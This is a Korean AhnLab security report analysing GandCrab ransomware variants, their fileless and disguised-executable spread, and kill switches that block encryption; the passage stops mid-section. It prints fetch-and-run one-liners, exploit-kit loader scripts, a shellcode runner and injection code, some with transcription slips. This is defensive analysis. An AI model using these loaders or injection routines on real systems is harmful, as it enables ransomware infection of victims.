

ASEC REPORT

VOL.91 2018년 2분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티 대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2018년 2분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 변종별 특징부터 킬 스위치까지, 갠드크랩 랜섬웨어의 모든 것

04

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- ‘오퍼레이션 레드 갬블러’의 실체

21

보안 이슈

SECURITY ISSUE

- 변종별 특징부터 킬 스위치까지,
갠드크랩 랜섬웨어의 모든 것

보안 이슈
Security Issue

변종별 특징부터 킬 스위치까지, 갠드크랩 랜섬웨어의 모든 것

올해 초 취약한 웹 사이트를 통해 유포되기 시작한 갠드크랩(GandCrab) 랜섬웨어가 2018년 2분기에 들어선 지난 4월 초부터는 다양한 변종 형태로 잇따라 등장하며 국내에 본격적으로 확산되기 시작했다. 특히 단일 실행 파일로 동작하는 형태뿐만 아니라, 파일로 생성되지 않고 메모리 상에서만 동작하여 암호화를 진행하도록 하는 파일리스(Fileless) 형태의 등장이 뜨거운 감자로 떠올랐다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 갠드크랩 랜섬웨어와 그 변종을 지속적으로 추적, 분석했다. 그 결과, 갠드크랩 랜섬웨어의 킬 스위치(Kill Switch)를 찾아내 자사 고객의 피해 예방을 위한 대응 방안을 배포할 수 있었다. 이 리포트에서는 갠드크랩 랜섬웨어의 버전별 형태, 감염 방식 등 주요 특징과 킬 스위치(Kill Switch)까지 면밀히 살펴본다.

01. 유포 방식

갠드크랩 랜섬웨어의 유포 방식은 크게 파일리스(Fileless) 형태의 유포와 실행 파일 형태의 유포 두 가지로 나눌 수 있다.

(1) 파일리스(FILELESS) 형태의 유포

파일리스 형태로 유포된 갠드크랩 랜섬웨어는 갠드크랩 v2.1, 갠드크랩 v2.1(내부 버전 version=3.0.0), 갠드크랩 v3.0으로 구분할 수 있다. 각 버전별 갠드크랩의 특징을 살펴보자.

1-1) 갠드크랩 v2.1

지난 4월 초, 파일 형태로 생성되지 않고 오직 메모리 상에서만 동작하는 갠드크랩 v2.1가 최초로 발견되었다. 이와 같은 형태의 갠드크랩 랜섬웨어는 매그니튜드(Magnitude) 익스플로잇 킷을 통해 유포되었으며, 동작 방식은 [그림 1-1]과 같다.




그림 1-1 | 갠드크랩 v2.1 유포 및 동작 방식

사용자가 유포 사이트에 접근 시, 공격자가 의도한 윈도우 정상 프로세스인 mshta.exe, rundll32.exe, WMIC.exe를 통해 특정 URL로 접속을 유도한다. 해당 정상 프로세스를 통해 접속하는 페이지에는 악성 자바 스크립트가 포함되어 있다. 각 프로세스별 스크립트 실행 방식은 [표 1-1], [표 1-2], [표 1-3]과 같다.

mshta.exe 로 구동되는 커맨드 명령

```
GetObject("new:13709620-C279-11CE-A49E-444553540000").ShellExecute "mshta", "vbscript:Close(Execute("GetObject("script:URL")))"
```

표 1-1 | mshta.exe로 구동되는 커맨드 명령

rundll32.exe 로 구동되는 커맨드 명령

```
GetObject("new:13709620-C279-11CE-A49E-444553540000").ShellExecute "Rundll32.exe", "javascript: \"\\.\\"mshtml,RunHTMLApplication \"&\"&\";document.write();GetObject('script:URL')\""
```

표 1-2 | rundll32.exe로 구동되는 커맨드 명령

WMI 로 구동되는 커맨드 명령

```
GetObject("new:72C24DD5-D70A-438B-8A42-98424B88AFB8").Run "wmic process call create ""mshta vbscript:Close(Execute("""GetObject("""script:"URL""""""))"""
```

표 1-3 | WMI 로 구동되는 커맨드 명령

접속 URL 페이지에 작성되어 있는 악성 스크립트가 실행되면 코드 내부에 Base64로 인코딩된 DLL 이미지를 디코딩하여 메모리 상에서 동작하도록 한다. 디코딩된 DLL 이미지는 내부에 갠드크랩 v2.1의 핵심이 되는 또 다른 DLL 이미지를 explorer.exe에 인젝션하여 동작하도록 한다. 파일 리스 형태의 갠드크랩은 이와 같이 악성 행위 과정에서 자바 스크립트 및 PE 이미지를 파일로 드롭하거나 다운로드하지 않은 채 메모리 상에서만 동작하게 하는 것이 특징이다.

킬 스위치 1: 갠드크랩 v2.1 암호화 방지

안랩 분석 결과, 특정 조건에서 갠드크랩 v2.1의 파일 암호화가 중단될 수 있게 하는 킬 스위치 (Kill-Switch)를 확인하였다.

‘Text.txt’ 파일 내부에 10바이트의 특정 데이터가 존재할 경우, 해당 파일 이하 경로는 암호화하지 않는다. 즉, 특정 데이터를 포함한 ‘Text.txt’ 파일을 각 드라이브 루트 경로에 복사해 놓으면 해당 드라이브 하위의 파일들에 대한 암호화를 막을 수 있게 된다. 다음은 특정 드라이브 하위의 파일에 대한 암호화 차단 예시이며, [그림 1-2]는 ‘Text.txt’ 파일의 내부 데이터 값이다.

- C:\Text.txt (C드라이브 하위 암호화 차단)
- D:\Text.txt (D드라이브 하위 암호화 차단)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9
0000h:	CC	20	C6	C4	C0	CF	C0	BA	20	BE							.	파	일	은						

그림 1-2 | 암호화를 차단할 수 있는 ‘Text.txt’ 내부 데이터 값

1-2) 갠드크랩 v2.1 (내부 버전 version=3.0.0)

이번에 살펴볼 갠드크랩은 앞서 확인한 갠드크랩 v2.1과 표면적으로 동일하나, 파일 암호화 후 나타나는 랜섬노트에 표기된 버전과 실질적인 암호화 기능을 수행하는 DLL 파일 내에 하드코딩된 버전이 다르다는 점이 특징적인 점이다. 분석 결과 랜섬노트에는 ‘GandCrab v2.1’로 나오지만, [그림 1-3]과 같이 실제로 공격자에게 전달되는 내부 버전 정보는 ‘3.0.0’인 것으로 확인되었다. 비슷한 시기에 접수된 또 다른 갠드크랩 역시 랜섬노트에서는 ‘GandCrab v2.1’로 표기되었지만 내부 버전 정보는 ‘2.3.2’으로 확인되었다.

해당 데이터는 암호화 PC의 고유 ID, 암호화 키 등의 값과 함께 공격자에게 HTTP 통신 파라미터로 전달된다. 내부 버전 3.0.0으로 명시된 DLL 파일은 바이너리 빌드 날짜가 2018년 4월 23일(UTC)로, 랜섬웨어 공격자는 최근까지도 악성코드를 제작 및 유포하고 있다는 점을 알 수 있다.

```
MultiByteToWideChar(0xFDE9u, 0, lpMultiByteStr, -1, v35, v36);
*(DWORD *)String2 = 'v\0&'; // &version=3.0.0
v84 = 'r\0e';
v85 = 'i\0s';
v86 = 'n\0o';
v87 = '3\0.';
v88 = '0\0.';
v89 = '0\0.';
v90 = 0;
lstrcatw(v32, String2);

MultiByteToWideChar(0xFDE9u, 0, v69, -1, v37, v38);
*(DWORD *)String2 = 'v\0&'; // &version=2.3.2
v79 = 'r\0e';
v80 = 'i\0s';
v81 = 'n\0o';
v82 = '2\0.';
v83 = '3\0.';
v84 = '2\0.';
v85 = 0;
v66 = "&version=0";
lstrcatw(v62, String2);
```

그림 1-3 | 내부 버전을 따로 명시하는 GandCrab

킬 스위치 2: 갠드크랩 v2.1(내부 버전 version=3.0.0) 암호화 방지

갠드크랩 v2.1(내부 버전 version=3.0.0) 또한 마찬가지로 특정 조건에서 파일 암호화가 중단될 수 있는 킬 스위치를(Kill-Switch)가 확인됐다.



그림 1-4 | 갠드크랩 실행 시 확인되는 메시지 창

갠드크랩 v2.1 실행 시 시스템 C:\ 경로 내에 ‘MalwarebytesLABs’ 이름을 가진 파일 또는 폴더가 있을 경우 [그림 1-4]와 같은 메시지 창이 나타난다. 이때 악성 프로세스는 [확인] 버튼

에 대한 사용자의 마우스 클릭 동작(이벤트)을 대기하기 때문에 암호화 단계로 넘어가는 것을 일시적으로 멈추게 된다. 따라서 [그림 1-4]와 같은 메시지 창이 발생했을 경우에는 [확인] 버튼을 클릭하거나 창을 닫지 말아야 하며, 즉시 시스템을 종료하면 암호화가 되는 것을 방지할 수 있다. 메시지 창은 C:\MalwarebytesLABs 파일 또는 폴더가 존재하는 경우에만 발생하므로, 다음과 같이 두 가지 방식의 예방법을 소개한다.

Case 1) C:\ 경로에 'MalwarebytesLABs' 이름을 가진 폴더를 생성한다.

Case 2) C:\ 경로에 'MalwarebytesLABs' 이름(확장자 없음)을 가진 파일을 생성한다.




그림 1-5 | C드라이브 최상위 경로에 MalwarebytesLABs 폴더 생성

1-3) 갠드크랩 v3.0

갠드크랩 v2.0 이후 지난 4월 말부터 5월 초에 걸쳐 파일리스 형태의 갠드크랩 v3.0이 잇따라 등장하였는데, 갠드크랩 v3.0의 경우 동작 방식에서 이전 버전인 v2.0과는 상당한 차이를 보였다.




그림 1-6 | 4월 30일 유포과정 구조도




그림 1-7 | 5월 2일 유포 과정 구조도

[그림 1-6]과 [그림1-7]은 각각 4월 30일과 5월 2일 매그니튜드(Magnitude) 익스플로잇 킷을 통해 유포된 갠드크랩 v3.0의 구조도이다. 유포된 스크립트로부터 갠드크랩 v3.0 랜섬웨어가 실행되기까지의 상세 과정은 다음과 같다.

```
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=8">
</head>
<body>
<script language="VBScript.Encode">#0-^6FAAAA==9b:-VFkKkZh2o0#4fr:,1AC1 `2+#0#04fbh-Ew:1m*, \.v4+#0#04fb:-3R0#0430,
'-bM.mXcltM' %y#BENr-E2r-^4M' [4(4L#-rOE-1tM' 'Wq0+[b-roJBM4.v[Wq0W[b-14M' ON#BmtM' LGF1!'#BJCEBmtMc[KF02'b-zkr-^t.c8F(#B^
tM'0X*-m4.v*+B^4D0LW+! [*-14Dv[GFF
'bBmtMc[KFG8'b-1tM' 'NXL#Sm4.'Lz0L#-^4M' 't+XL#S1cM' vR#B^tM' 'tWN' bBmtMcG+#+-rWE-1tM' 'cXL#S04E-1t.cLc
T'*-^tMcLW*1[*-JMJB7r-^tM' '4+N[*Sm4D' S+T#BJ)JSJ0EBJGJB0r-^4M' (4fy(b-14M' *O#BmtM' LGF+!'#BJ/XBmtMc[4v+LbSm4Dv[4c+*#
0#04: (c+1X-(P20cy,bfA0vFf*{A4'S**2R' E,*{30vF*^*2R' 6Ob'2R'y,bf30vFf#L34vFXbL24cf08'2Rc8*bL2R'408L34v
</script>
```

그림 1-8 | 인코딩된 유포 스크립트

```
Function 157y298(F447M)
Dim I0a89, GDln67c4, S290Nb64d, C7a67229j
Set I0a89 = CreateObject("System.Text.ASCIIEncoding")
GDln67c4 = I0a89.GetByteCount_2(F447M)
Set S290Nb64d = CreateObject("System.Security.Cryptography.FromBase64Transform")
Set C7a67229j = CreateObject("System.IO.MemoryStream")
C7a67229j.Write S290Nb64d.TransformFinalBlock(I0a89.GetByte_4(P447M), 0, GDln67c4), 0, ((GDln67c4 / 4) * 3)
C7a67229j.Position = 0
Set 157y298 = C7a67229j
End Function

Sub j691pb()
Dim GxuS6
GxuS6 = "AAEAAD///AQAAAAAAAEAAQAAAGJTeXN0ZW0uRGVzLWdhbG9VZjVpYXpWcm9uS290Nb64d"
GxuS6 = GxuS6 & "b24uQXh2ZHIhSkg7O9h2ChCeXRlW10pCAAARcL"

Dim qM80UcR3, J71066D, eF9312, E6u631821R
Set qM80UcR3 = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set J71066D = CreateObject("System.Collections.ArrayList")
J71066D.Add Empty
Set eF9312 = qM80UcR3.Deserialize_2(157y298(GxuS6))
Set E6u631821R = eF9312.DynamicInvoke(J71066D.ToArray()).CreateInstance("beh50dfc")
```

그림 1-9 | 디코딩된 유포 스크립트 (04/30)

먼저 유포 스크립트를 살펴보면 [그림 1-8]과 같이 매그니튜드 익스플로잇 킷의 랜딩 페이지로 인코딩된 형태임을 알 수 있다. 이후 해당 유포 스크립트는 4월 30일, 5월 2일 각각 [그림 1-9], [그림 1-10]과 같은 형태로 다시 디코딩된다.

```

Function Blv6G(nBkX85F)
    Dim Kz9p6lw, gh711, S3m88, na921S003
    Set Kz9p6lw = CreateObject("System.Text.ASCIIEncoding")
    gh711 = Kz9p6lw.GetByteCount_2(nBkX85F)
    Set S3m88 = CreateObject("System.Security.Cryptography.FromBase64Transform")
    Set na921S003 = CreateObject("System.IO.MemoryStream")
    na921S003.Write S3m88.TransformFinalBlock(Kz9p6lw.GetBytes_4(nBkX85F), 0, gh711), 0, ((gh711 / 4) * 3)
    na921S003.Position = 0
    Set Blv6G = na921S003
End Function

Sub f58071r()
    Dim J4K3419
    J4K3419 = "AAEAAAD/////AQAAAAAAAAAAEQAACJTeXN0ZWouRGVhZGVTZXJpYXpYXWpF0eW9uSC9s2GVy"
    J4K3419 = J4K3419 & "AwAAAhE2Wx122FOZOdOYXJnZXQwB21ldGhVZDADAm0uU31zdGVtLkR1bGVuYXN1ZVYvaWZseXph"

    Dim toll2R04, F499yJ, D03nY60T50, D25d02Z
    Set toll2R04 = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
    Set F499yJ = CreateObject("System.Collections.ArrayList")
    F499yJ.Add Empty
    Set D03nY60T50 = toll2R04.Deserialize_2(Blv6G(J4K3419))
    Set D25d02Z = D03nY60T50.DynamicInvoke(F499yJ.ToArray()).CreateInstance("brbetghf")

```

생략

그림 1-10 | 디코딩된 유포 스크립트 (05/02)

[그림1-9], [그림1-10]의 유포 스크립트는 빨간 박스로 표시된 변수 array에 담긴 문자열(Base64로 인코딩된 닷넷 DLL)을 디코딩한 후 실행한다. 해당 방식은 디코딩된 닷넷 DLL을 로컬에 드랍하지 않고 실행하는 파일리스 방식이다. 따라서 닷넷 DLL은 해당 유포 스크립트가 동작하고 있던 iexplore.exe 의 메모리 상에서 동작하게 된다.

```

public beh5vdfs()
{
    byte[] array = new byte[]
    {
        85,
        139,
        236,

        183,
        254,
        byte.MaxValue,
        byte.MaxValue
    };
    uint num = beh5vdfs.VirtualAlloc(0u, (uint)array.Length, 4096u, beh5vdfs.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(array, 0, (IntPtr)((long)(ulong)num), array.Length);
    IntPtr hHandle = IntPtr.Zero;
    uint num2 = 0u;
    IntPtr zero = IntPtr.Zero;
    hHandle = beh5vdfs.CreateThread(0u, 0u, num, zero, 0u, ref num2);
    beh5vdfs.WaitForSingleObject(hHandle, uint.MaxValue);
}

```

생략

그림 1-11 | Base64 디코딩된 닷넷 PE (04/30)

```

public brbetghf()
{
    byte[] array = new byte[]
    {
        7,
        217,
        190,

        173,
        173
    };
    for (int i = 0; i < array.Length; i++)
    {
        byte[] array2 = array;
        int num = i;
        array2[num] = 82;
    }
    uint num2 = brbetghf.VirtualAlloc(0u, (uint)array.Length, 4096u, brbetghf.PAGE_EXECUTE_READWRITE);
    Marshal.Copy(array, 0, (IntPtr)((long)(ulong)num2), array.Length);
    IntPtr hHandle = IntPtr.Zero;
    uint num3 = 0u;
    IntPtr zero = IntPtr.Zero;
    hHandle = brbetghf.CreateThread(0u, 0u, num2, zero, 0u, ref num3);
    brbetghf.WaitForSingleObject(hHandle, uint.MaxValue);
}

```

생략

그림 1-12 | Base64 디코딩된 닷넷 PE (05/02)

[그림 1-11]와 [그림 1-12]은 각각 4월 30일, 5월 2일 유포 스크립트 내부의 닷넷 DLL 코드다. 유포 스크립트로 인해 해당 DLL이 실행되면 [그림 1-9], [그림 1-10]에 보이는 변수 array에 담긴 셸 코드를 쓰레드로 실행시킨다. 해당 셸코드는 앞서 확인한 [그림 1-6], [그림 1-7]의 구조도에서 보이는 패키징된 DLL을 다운로드하고 실행하는 역할을 수행한다.

```

if ( result )
{
    GetWindowsDirectoryW(result, 0x100u);
    if ( Wow64Process ) // Wow64Process(64Bit 프로세스)일 경우 아래 문자열 저장
        lstrcatW(v6, L"\\System0w64\\svchost.exe -k ahnlab");
    else
        lstrcatW(v6, L"\\system32\\svchost.exe -k ahnlab");
    v7 = sub_100022A1(v6); // 변수 v7에는 시스템 경로의 EntryPoint가 저장되어야 함
    if ( CreateProcessW(0, v6, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        v8 = ProcessInformation.hProcess;
    }
    else // 프로세스 실행이 실패할 경우 자기 자신에게 메모리를 할당하여 인젝션을 수행
    {
        v10 = GetCurrentThread();
        v11 = v9;
        v12 = v9;
        v13 = GetCurrentProcess();
        if ( !Injection_Code(v13, v12, v11, (int)v10, 0) )
            return (WCHAR *)VirtualFree(v6, 0, 0x0000u);
        Sleep(0xFFFFFFFF);
    }
    if ( v8 ) // 프로세스 핸들 획득이 성공할 경우 해당 프로세스에 인젝션을 수행(svchost.exe)
        Injection_Code(v8, v8, v8, (int)ProcessInformation.hThread, v7);
}

```

그림 1-13 | 셸코드로부터 다운로드되는 DLL (04/30)

```

if ( result )
{
    GetWindowsDirectoryW(result, 0x100u);
    if ( Wow64Process ) // Wow64Process(64Bit 프로세스)일 경우 아래 문자열 저장
        lstrcatW(v6, L"\\System0w64\\svchost.exe -k ahnlab");
    else
        lstrcatW(v6, L"\\system32\\svchost.exe -k ahnlab");
    v7 = sub_100022A1(v6); // 변수 v7에는 시스템 경로의 EntryPoint가 저장되어야 함
    if ( CreateProcessW(0, v6, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
    {
        v8 = ProcessInformation.hProcess;
    }
    else // 프로세스 실행이 실패할 경우 자기 자신에게 메모리를 할당하여 인젝션을 수행
    {
        v10 = GetCurrentThread();
        v11 = v9;
        v12 = v9;
        v13 = GetCurrentProcess();
        if ( !Injection_Code(v13, v12, v11, (int)v10, 0) )
            return (WCHAR *)VirtualFree(v6, 0, 0x0000u);
        Sleep(0xFFFFFFFF);
    }
    if ( v8 ) // 프로세스 핸들 획득이 성공할 경우 해당 프로세스에 인젝션을 수행(svchost.exe)
        Injection_Code(v8, v8, v8, (int)ProcessInformation.hThread, v7);
}

```

그림 1-14 | 셸코드로부터 다운로드되는 DLL (05/02)

[그림 1-13]과 [그림 1-14]는 각각 4월 30일, 5월 2일 셸코드로부터 다운로드 및 실행되는 DLL이다. 날짜별 실행 방식의 차이점은 인젝션 대상 프로세스이다. [그림 1-13]의 4월 30일자 DLL의 경우 svchost.exe에 인젝션을 시도하며, 실패 시 현재 프로세스(iexplore.exe)에 랜섬웨어를 인젝션한다. 한편 [그림 1-14]의 5월 2일자 DLL의 경우 wimserv.exe에 인젝션을 시도하며, 실패 시 현재 프로세스(iexplore.exe)에 랜섬웨어를 인젝션하게 된다.

(2) 실행 파일 형태의 유포

실행 파일 형태로 유포된 갠드크랩 랜섬웨어는 크게 지원서 및 정상 유틸리티 프로그램으로 위장한 갠드크랩 v2.0과 스팸 메일을 통해 이력서로 위장한 갠드크랩 v3.0으로 구분할 수 있다.

2-1) 지원서 및 정상 유틸리티 프로그램으로 위장 (갠드크랩 v2.0)

안랩에서 수집한 갠드크랩 랜섬웨어를 분석한 결과, 갠드크랩 v2.0은 [표 1-4]와 같이 수집된 경로, 파일명 등을 지원서 및 정상 유틸리티 프로그램으로 위장하여 유포되고 있음을 확인하였다.

유포 경로	
지원서 위장 (license.exe)	..\행정업무\프리랜서_계약비용\지원\이영윤\지원서\지원서\license.exe ..\documents\지원서\지원서\license.exe ..\desktop\이영윤\지원서\지원서\license.exe
skype 위장 (skype.exe)	..\pictures\이미지 링크정리\이미지 링크정리\skype.exe ..\documents\이미지 링크정리\이미지 링크정리\skype.exe
kakaotalk 위장 (kakatotalk.exe)	..\documents \이미지 링크정리\이미지 링크정리\kakaotalk.exe ..\desktop\전단지\이미지 링크정리\이미지 링크정리\kakaotalk.exe

표 1-4 | 갠드크랩 v2.0 유포 경로

유포 경로로 볼 때 갠드크랩 v2.0은 국내에 활발히 유포되고 있으며, 유포 시 압축 파일로 전파되었을 것으로 보인다. [표 1-4]의 현재까지 확인된 갠드크랩 v2.0 배포에 악용된 3가지 이름의 파일은 실행하지 않도록 주의해야 한다.

2-2) 스팸 메일을 통해 이력서로 위장 (갠드크랩 v3.0)

지난 5월 초에는 사회 공학 기법을 이용해 채용 정보 사이트에 정보를 기재한 인사 담당자를 대상으로 이력서 형태의 갠드크랩 v3.0 랜섬웨어가 집중 유포됐다. 공격자는 입사 지원자를 사칭한 메일을 통해 인사 담당자가 메일 본문에 포함된 링크를 클릭 시 랜섬웨어 다운로드 페이지로 이동하도록 연결을 유도한다. 사용자가 해당 페이지에서 이력서로 위장한 압축 파일을 다운로드하여 실행하면 갠드크랩 랜섬웨어에 감염된다. 유포 과정은 [그림 1-15]와 같다.

